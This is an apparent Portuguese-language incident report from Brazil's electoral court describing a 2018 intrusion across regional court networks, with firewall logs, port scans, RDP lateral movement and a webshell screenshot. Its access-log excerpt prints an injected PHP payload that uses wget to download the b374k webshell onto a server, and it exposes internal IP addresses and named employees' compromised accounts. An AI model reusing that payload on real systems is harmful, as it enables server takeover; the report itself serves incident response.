
TRIBUNAL SUPERIOR ELEITORAL
COORDENADORIA DE INFRAESTRUTURA
SEÇÃO DE SUPORTE OPERACIONAL

AO Sr. SECRETÁRIO DE TECNOLOGIA DA INFORMAÇÃO,

Venho através desse documento, relatar o incidente de rede ocorrido no período de 18 de abril a 21 de abril de 2018 que veio a afetar ativos de rede e servidores da rede interna do TRE-PE, bem como de toda a justiça eleitoral.

No dia 20 de abril de 2018 às 15:06 da tarde, foi detectado pela equipe do Tribunal Regional de Pernambuco, acesso indevido ao seu servidor de banco de dados, com acesso oriundo da máquina plank.tre-rn.jus.br (10.16.140.49) um dos servidores de banco de dados do Tribunal Regional Eleitoral de Pernambuco.

Tendo em vista não ser normal o acesso de banco de dados entre Regionais, iniciou-se investigação para saber a origem do acesso. Verificou-se que houve o comprometimento de um servidor WEB do Tribunal Regional do Rio Grande do Norte, a partir do qual o atacante começou a realizar acesso a vários regionais, dentre eles BA, GO, e SP.

Verificou-se que os acessos ao banco do TRE-PE, foram realizados a partir da máquina 10.16.140.49 e da máquina spmalote01.tre-sp.gov.br (10.1.1.215) do TRE-SP. O banco de dados acessado chama-se SIMPLA.

A partir daí, houve relatos sobre escaneamentos de rede e tentativas de intrusão de vários locais dentro da Justiça Eleitoral, tais como TRE-AC, TRE-PR, TRE-CE, TRE-BA, TRE-PB.

Em seguida, houve o relato, por parte do TRE-AP, de que uma de suas máquinas Windows havia sido comprometida, utilizando um usuário de administração do TSE. Esse usuário é antigo e deveria estar desativado. A senha era de fácil dedução. A partir dessa máquina, foi acessado um servidor de domínio no TSE.



A máquina TRE-AP (10.25.30.13) foi utilizada pelo usuário administrador TRE-AP/tse (tela 04) para acessar outras máquinas da Justiça Eleitoral (tela 01).

No momento que acessamos a máquina, ele estava acessando a máquina do TSE 10.30.1.221 com o usuário TSE/suporte para visualizar os logs do exchange (tela 02 e 03).

Vimos no log do Windows que ele também tentou acessar outros IP's do TSE.

Tela 05 exibe o invasor acessando o webshell da máquina 10.1.1.127.

Lista de IPs de origem que acessaram nossa máquina via RDP: 10.12.2.7,10.12.2.29 e 10.12.2.41.

O primeiro acesso foi realizado dia 20/04/2018 e o teamviewer foi instalado dia 22/04/2018.

Tela 3

SWDC em RAPSCINF103 - Conexão de Máquina Virtual
Arquivo Ação Mídia Área de Transferência Exibir Ajuda
Disco Local (C:)
Conexão de Área de Trabalho Remota
Conexão de
Área de Trabalho Remota
Geral Exibição Recursos Locais Experiência Avançado
Configurações de logon
Digite o nome do computador remoto.
Computador: 10.30.1.221
Nome de usuário: tse\suporte
Suas credenciais serão exigidas quando você se conectar.
Permitir salvar minhas credenciais
Configurações de conexão
Salve as configurações da conexão atual em um arquivo RDP ou abra uma conexão salva.
Salvar Salvar como... Abrir...
Ocultar Opções
Conectar Ajuda
Acesso rápido
Área de Trabalho
Downloads
Documentos
Imagens
Este Computador
Músicas
Vídeos
Disco Local (C:)
Rede
install 07/11/2007 08:03 Aplicativo 550 KB
install 07/11/2007 08:00 Parâmetros de co... 1 KB
33 itens 1 item selecionado
POR PTB2 15:46 22/04/2018

Tela 4

SWDC em RAPSCINF103 - Conexão de Máquina Virtual
Arquivo Ação Mídia Área de Transferência Exibir Ajuda
Configurações
Início
Localizar uma configuração
Contas
Suas informações
Opções de entrada
Outras pessoas
CONTA DO TSE
TRE-AP\tse
Administrador
Criar sua imagem
Procurar um
POR PTB2 15:55 23/04/2018

Tela 05

SWDC em RAPSCINF103 - Conexão de Máquina Virtual

Arquivo Ação Mídia Área de Transferência Exibir Ajuda

http://10.1.1.127:8080/teste/JspSpy.jsp | JspSpy Codz By - Ninty | Outlook Web App

10.1.1.127:8080 (10.1.1.127) JspSpy Ver: 2009

Logout | File Manager | DataBase Manager | Execute Command | Shell OnLine | Back Connect | Port Scan | Download Remote File | ClipBoard | Remote Control | Port Map | JSP Env

```
java.sql.SQLException: Io exception: The Network Adapter could not establish the connection
at oracle.jdbc.driver.DatabaseError.throwSqlException(DatabaseError.java:112)
at oracle.jdbc.driver.DatabaseError.throwSqlException(DatabaseError.java:146)
at oracle.jdbc.driver.DatabaseError.throwSqlException(DatabaseError.java:255)
at oracle.jdbc.driver.T4CConnection.logon(T4CConnection.java:387)
at oracle.jdbc.driver.PhysicalConnection.<init>(PhysicalConnection.java:439)
at oracle.jdbc.driver.T4CConnection.<init>(T4CConnection.java:165)
at oracle.jdbc.driver.T4CDriverExtension.getConnection(T4CDriverExtension.java:35)
at oracle.jdbc.driver.OracleDriver.connect(OracleDriver.java:801)
at java.sql.DriverManager.getConnection(DriverManager.java:620)
at java.sql.DriverManager.getConnection(DriverManager.java:200)
at org.apache.jsp.JspSpy_jsp$DBOperator.<init>(JspSpy_jsp.java:72)
at org.apache.jsp.JspSpy_jsp$DbcInvoker.invoke(JspSpy_jsp.java:819)
at org.apache.jsp.JspSpy_jsp._jspService(JspSpy_jsp.java:2392)
at org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
at org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:377)
at org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:313)
at org.apache.jasper.servlet.JspServlet.service(JspServlet.java:260)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:290)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:206)
at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:233)
at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:191)
at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:127)
at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:102)
at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:109)
at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:298)
at org.apache.coyote.http11.Http11Processor.process(Http11Processor.java:852)
at org.apache.coyote.http11.Http11Protocol$Http11ConnectionHandler.process(Http11Protocol.java:588)
at org.apache.tomcat.util.net.JIoEndpoint$Worker.run(JIoEndpoint.java:489)
at java.lang.Thread.run(Thread.java:636)
```

Copyright (C) 2009 http://www.Forjj.com/ [T00ls.Net] All Rights Reserved.

A partir desse relato observamos a instalação de um webshell (WebShell2JspSpy Private Codz By – Ninty.jsp) em algumas máquinas de TRE, mais notadamente TRE-SP e TRE-BA.

Após análise dos logs do Checkpoint, firewall existente entre as redes do TRE-PE e TSE, foram verificados os seguintes indícios e fatos:

No dia 18.04.2018 às 18:37:18 e às 19:03:45 houve acessos da máquina 10.12.2.29 à máquina 10.8.8.188 via protocolo rdp;

No dia 18.04.2018 a partir das 19:09:17 houve escaneamento das portas 80, 443, 3389 e 8080 em toda rede 10.8.0.0 a partir da máquina 10.12.2.29. Esse procedimento acabou às 20:45:47;

No dia 18.04.2018 às 22:22:59 a máquina 10.12.2.29 tentou acessar as portas 80, 443, 3389 e 8080 no endereço 10.8.0.0;

No dia 19.04.2018 às 17:07:36 houve conexão na porta UDP 52638 na máquina 10.8.8.87 (ATA) a partir da máquina 10.12.2.29;

No dia 19.04.2018 às 19:08:52 houve conexão na porta TCP 8080 na máquina 10.8.1.2 (pe2) a partir da máquina 10.12.2.29;

No dia 19.04.2018 às 19:10:55 houve tentativas de conexão na porta TCP 22, 80 e 8080 na máquina (10.8.1.11) PEMAIL01 a partir da máquina **10.12.2.29** com várias interações na porta 8080;

O endereçamento de rede 10.12 pertence à rede do TRE-PB. Ao investigar a origem do tráfego em 10.12.2.29, descobrimos tratar-se de uma conexão VPN disponibilizada para a empresa Digitro (terceirizada que dá manutenção nas centrais telefônicas do TRE-PB). Observando os logs do firewall do TRE-PB no momento do ocorrido, foi possível obter o endereço 177.165.110.249.

No dia 19.04.2018 às 19:52:24 houve tentativas de conexão na porta TCP 8080 na máquina (10.8.1.11) PEMAIL01 a partir da máquina **10.12.2.7** na porta 8080;

No dia 19.04.2018 às 21:03:31 houve uma única tentativa de conexão na porta TCP 1521 (ORACLE) na máquina (10.8.1.84) VULCAN – SERVIDOR DE BANCO DE DADOS DE APLICAÇÕES LOCAIS a partir da máquina 10.1.1.215 (spmalote01.tre-sp.gov.br);

No dia 19.04.2018 das 20:04:07 até 21:13 houve conexão na porta TCP 1521 (ORACLE) na máquina (10.8.1.84) VULCAN – SERVIDOR DE BANCO DE APLICAÇÕES LOCAIS a partir da máquina **10.16.140.49 (plank.tre-rn.gov.br)** com intercaladas conexões na máquina (10.8.1.11) PEMAIL01 a partir da máquina **10.12.2.29** e da máquina **10.12.2.7**;

Ainda no dia 19.04.2018, a máquina **10.12.2.29** acessou as máquinas 10.8.1.25, 10.8.1.29, 10.8.1.54, 10.8.1.56, 10.8.1.107, 10.8.1.113 às 22:04:05 com interação entre as máquinas indicando uma possível tentativa de invasão. Por volta das 22:40:08, a máquina **10.12.2.7** começou um scan na porta 3389 na rede 10.8, terminando por volta das 04:36:43 do dia 20/04.

No dia 20.04.2018 às 6:29, a máquina **10.12.2.29** tentou acesso via porta 3389 as máquinas 10.8.8.12, 10.8.5.18, 10.8.3.49, 10.8.2.68, 10.8.7.137 e 10.8.12.138. Esse acesso teve mais de uma interação, indicando uma possível tentativa de comprometimento dessas máquinas.

Por volta das 08:02:18, a máquina **10.12.1.29** começou um scan da rede **10.108** para as portas 8080 e 3389. Esse procedimento acabou às 09:30:37.

Às 10:58:11 do dia 20.04.2018 a máquina **10.12.1.29** tenta conexão nas portas 8080 e 3389 para o endereço 10.108.0.0;

Às 10:59;54 do dia 20.04.2018, a máquina **10.12.2.7** começa um escaneamento na rede 10.8 pela porta 3389, terminando às 13:01:03.

Durante o dia 20/04/2018 percebemos ainda várias tentativas de acesso não identificados da máquina **10.12.2.7** a máquinas de nossa rede usando a porta 3389 o que, pela diferença no tempo de acesso nos leva a crer que seja algum programa robô. O acesso durou até as 13:15:50 do dia 20/04/2018.

No dia 20.04.2018 às 15:12:27 houve tentativa de escaneamento a partir da máquina seres12 **(10.8.15.13)** de nossa administração para o IP da máquina do TRE-RN **10.16.140.4** com o intuito de tentar descobrir mais informações sobre a máquina em uso. O escaneamento de portas para este IP ocorreu logo após descobrirmos o acesso à máquina no nosso servidor de banco pela máquina plank.tre-rn.gov.br. Depois vimos que o IP estava errado pois o IP correto da plank.tre-rn.gov.br era o **10.16.140.49**.

Dia 20.04 a partir das 23:44:04 percebemos no log outra tentativa de escaneamento de portas na rede efetuada a partir da máquina **10.7.10.28**, sendo especificamente as portas: 80, 443, 8080, 8081, 8180, 21, 3389 nos nossos firewall checkpoint (IP's 172.16.8.201, 172.16.8.202, 172.16.8.203, 172.16.8.204), em um dos firewalls sonicwall (IP's 172.16.8.222) e na máquina piedade (IP: 172.16.8.218), nosso firewall para a rede externa.

Dia 20.04 a partir das 23:44:08 houve uma série de conexões na porta 443, provenientes da máquina **10.7.10.28**, aos firewalls checkpoints e à máquina piedade. Avaliando os logs da própria piedade no horário, vimos que os acessos se deram com o objetivo de achar vulnerabilidades no PHP ou em algum outro serviço web, porém, segundo consta no log da máquina, não conseguiram ser achadas. As conexões foram até dia 20.04 às 23:45:53.

A partir das 00:15:16 do dia 21.04 registramos duas tentativas de conexão pela porta 445 da máquina **10.12.2.7** nos IP's 10.181.197.85 e 10.8.69.60. Tais IP's não existem em nossa rede, o que nos causou estranheza.

Também foi registrado às 01:30:00 do dia 21.04 acesso do IP **10.12.2.29** à porta 80 do IP 10.8.1.209, correspondente à ILO (porta de manutenção) de um de nossos servidores que foi desconectada no dia 23.04.

Às 1:32:41 do dia 21.04 registramos outro escaneamento da máquina IP **10.12.2.7** em várias máquinas de nossa rede local windows pelas portas 3389, sendo finalizado o acesso às 1:34:58 do dia 21.04.

A partir de 01:35:29 do dia 21.04 até 03:32:27 do dia 21.04 verificamos um outro escaneamento de rede partindo do IP **10.7.10.28** para a rede 10.181.0.0 (zonas eleitorais) nas portas 8080, 3389, 21, 8180 e 8081.

Após o escaneamento uma tentativa de conexão no dia 21.04 às 06:31:42 na porta 445 da máquina IP 10.108.16.39 vindo da máquina **10.12.2.7**.

No dia 21.04 a partir das 07:50:45 até 08:07:47 novo escaneamento na porta 3389 a partir da máquina **10.7.10.28** na rede 10.181.0.0 e sub-redes.

No dia 21.04 a partir das 09:22:48 até 09:27:13 a máquina **10.7.10.28** escaneou as portas 8000 até 8999 nos firewalls checkpoint 172.16.8.201, 172.8.16.202 e 172.16.8.203 e nos IP's 172.16.8.204 a 172.8.16.217.

No dia 21.04 a partir da máquina **10.7.10.28** das 09:27:13 até 09:28:47 escaneou os IP's 172.16.8.218 (piedade) até o IP 172.16.8.223 nas portas 8000 até 8999.

No dia 21.04 da máquina **10.7.10.28** das 09:30:44 até 09:32:14 tentou conexão à rede 172.16.8.1 a 172.16.8.223 na porta 3389 a partir da máquina.

No dia 21.04 a partir da máquina **10.7.10.28** das 09:44:22 até 09:58:58 tentou conexão em toda a rede 10.8.0.0 a partir da porta 3389, sendo desconectado após retirarmos o acesso do TRE-PE à rede do TSE.

Por fim buscou-se identificar quais portas de entrada foram utilizadas pelo atacante. Além da VPN do TRE-PB, conforme relatado acima, foi identificado um ponto de entrada (talvez o primeiro) a partir de uma máquina no TRE-RN.

O TSE disponibiliza máquinas virtuais para o TRE-RN, sendo que o TRE optou pela implementação deu m proxy reverso nesse servidor disponibilizado no TSE. Enviando comandos para esse equipamento, o atacante conseguiu acesso a um servidor do TRE-RN, a partir do qual iniciou esses ataques.

Analisando os logs do servidor web, observou-se que os primeiros acessos ocorreram no dia 16 de abril de 2018.

```
185.153.176.7 - - [16/Apr/2018:19:24:28 -0300] "GET /sistemas/faltosos/? HTTP/1.1" 200 4508 "-" "<? system('wget https://raw.githubusercontent.com/tennc/webshel
l/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:24:29 -0300] "GET /sistemas/faltosos/imagens/botao_ok.gif HTTP/1.1" 200 1044 "http://apps3.tre-rn.jus.br/sistemas/faltosos/?"
"<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:24:29 -0300] "GET /favicon.ico HTTP/1.1" 404 255 "-" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/
php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:24:34 -0300] "POST /sistemas/faltosos/? HTTP/1.1" 200 4626 "http://apps3.tre-rn.jus.br/sistemas/faltosos/?" "<? system('wget h
ttps://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:24:35 -0300] "GET /favicon.ico HTTP/1.1" 404 255 "-" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/
php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:24:38 -0300] "POST /sistemas/faltosos/? HTTP/1.1" 200 4650 "http://apps3.tre-rn.jus.br/sistemas/faltosos/?" "<? system('wget h
ttps://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:24:38 -0300] "GET /favicon.ico HTTP/1.1" 404 255 "-" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/
php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:25:05 -0300] "POST /sistemas/faltosos/? HTTP/1.1" 200 12263 "-" "<? system('wget https://raw.githubusercontent.com/tennc/websh
ell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:25:07 -0300] "GET /favicon.ico HTTP/1.1" 404 255 "-" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/
php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:25:35 -0300] "GET /sistemaslib HTTP/1.1" 404 255 "-" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/
php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:25:35 -0300] "GET /favicon.ico HTTP/1.1" 404 255 "-" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/
php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:25:37 -0300] "GET /sistemas/lib HTTP/1.1" 301 333 "-" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master
/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:25:38 -0300] "GET /sistemas/lib/ HTTP/1.1" 200 511 "-" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/maste
r/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
```

Existe uma cópia desta máquina virtual encaminhada junto a este relatório. A mesma está sob o nome de trernrack.zip.

Por fim, durante o período de análise, observou-se conexões indevidas à VPN de acesso do TSE. Uma dessas conexões foi realizada com o usuário do Coordenador de Infraestrutura do TSE. A senha desse usuário não era trivial e utilizada exclusivamente no ambiente do TSE.

Windows Password Session 7A35C0B0-D2FD...

Log Details

Log In
Mobile Access

Log Info

Origin	Namor
Time	Yesterday, 17:50:05
Blade	Mobile Access
Product Family	Access
Type	Log

Traffic

Source	185.153.176.7
User	Cristiano Moreira Andrade (cristiano.andr... more
User DN	CN=cristiano.andrade,OU=Gabinete da CO.. more
Service	https (TCP/443)

Application

Category	Session

Policy

Action	Log In

Host/device

OS	Windows 10.0
Browser	Chrome

Mobile Access Details

User Groups	ad_user_cristiano.andrade
Mobile Access Sess...	7A35C0B0-D2FD-5AE8-0A32-0103035F0000

Client information

Name	Mobile Access Portal
Version	R80.10

Actions

Report Log	Report Log to Check Point

Session

Login Option	ssl_vpn
Login Option Facto...	Password
Data Protocol	SSL

More

Id	0a320103-0351-0000-5ae8-d2fd00000001
Marker	@A@@B@1525203676@C@5731397
Log Server Origin	hulk (10.50.1.2)
Id Generated By In...	false
First	true
Sequencenum	1229

O atacante tentou realizar portscan a partir dessa conta.

General Overview × New Tab

Queries Last 24 Hours user:cristiano.andrade

Showing first 50 results (459 ms) out of at least 2,104 results

...me	Origin	Source	Source User Name	Destination	Service	Ac...	A...
...terday, 10:20:30	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	tsedc11 (10.30.1...	nbname (UDP/137)	604	U...
...terday, 10:16:50	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	tsedc11 (10.30.1...	nbname (UDP/137)	604	U...
...terday, 10:16:06	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...				
...terday, 10:16:06	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...				
...terday, 10:12:50	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	tsedc10 (10.30.1...	nbname (UDP/137)	604	Un...
...terday, 10:10:48	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...				
...terday, 10:10:48	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...				
...terday, 10:00:30	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	tsedc10 (10.30.1...	nbname (UDP/137)	604	Un...
...terday, 18:04:50	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	tsedc11 (10.30.1...	nbname (UDP/137)	604	Un...
...terday, 18:00:30	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...				
...terday, 18:00:30	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...				
...terday, 18:00:30	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	tsedc11 (10.30.1...	nbname (UDP/137)	604	Un...
...terday, 17:56:50	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	tsedc10 (10.30.1...	nbname (UDP/137)	604	Un...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.132	Remote_Desktop_Pr...	604	Una...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.131	Remote_Desktop_Pr...	604	Una...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.130	Remote_Desktop_Pr...	604	Una...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.129	Remote_Desktop_Pr...	604	Una...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.128	Remote_Desktop_Pr...	604	Una...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.127	Remote_Desktop_Pr...	604	Una...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.126	Remote_Desktop_Pr...	604	Una...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.125	Remote_Desktop_Pr...	604	Una...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.124	Remote_Desktop_Pr...	604	Una...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.123	Remote_Desktop_Pr...	604	Una...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.122	Remote_Desktop_Pr...	604	Unau...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.121	Remote_Desktop_Pr...	604	Unau...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.120	Remote_Desktop_Pr...	604	Unau...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.119	Remote_Desktop_Pr...	604	Unau...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.118	Remote_Desktop_Pr...	604	Unau...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.117	Remote_Desktop_Pr...	604	Unau...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.116	Remote_Desktop_Pr...	604	Unau...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.115	Remote_Desktop_Pr...	604	Unaut...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.114	Remote_Desktop_Pr...	604	Unaut...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.113	Remote_Desktop_Pr...	604	Unaut...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.112	Remote_Desktop_Pr...	604	Unaut...
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.111	Remote_Desktop_Pr...	604	Unaut...

Pesquisando nos logs do firewall, identificou-se que outros usuários também foram acessados a partir do mesmo IP (que pertence à VPN do NordVPN).

Objects · Install Policy · Session

Logs · General Overview · New Tab

Queries · Last 24 Hours · blade:"Mobile Access" AND action:("Failed Log In" OR "Log In") AND NOT user:(consular Ol

Found 6 results (404 ms)

Time	B.	T.	A.	Origin	Source	User	Client Name	OS Name	Authenticat
Yesterday, 17:50:05				Namor	185.153.176.7	Cristiano Moreira Andrade (cristiano.andrade)	Mobile Access P...	Windows	Password
Yesterday, 17:49:18				Namor	185.153.176.7	Marcos Goulart de Souza (marcos.goulart)	Mobile Access P...	Windows	Password
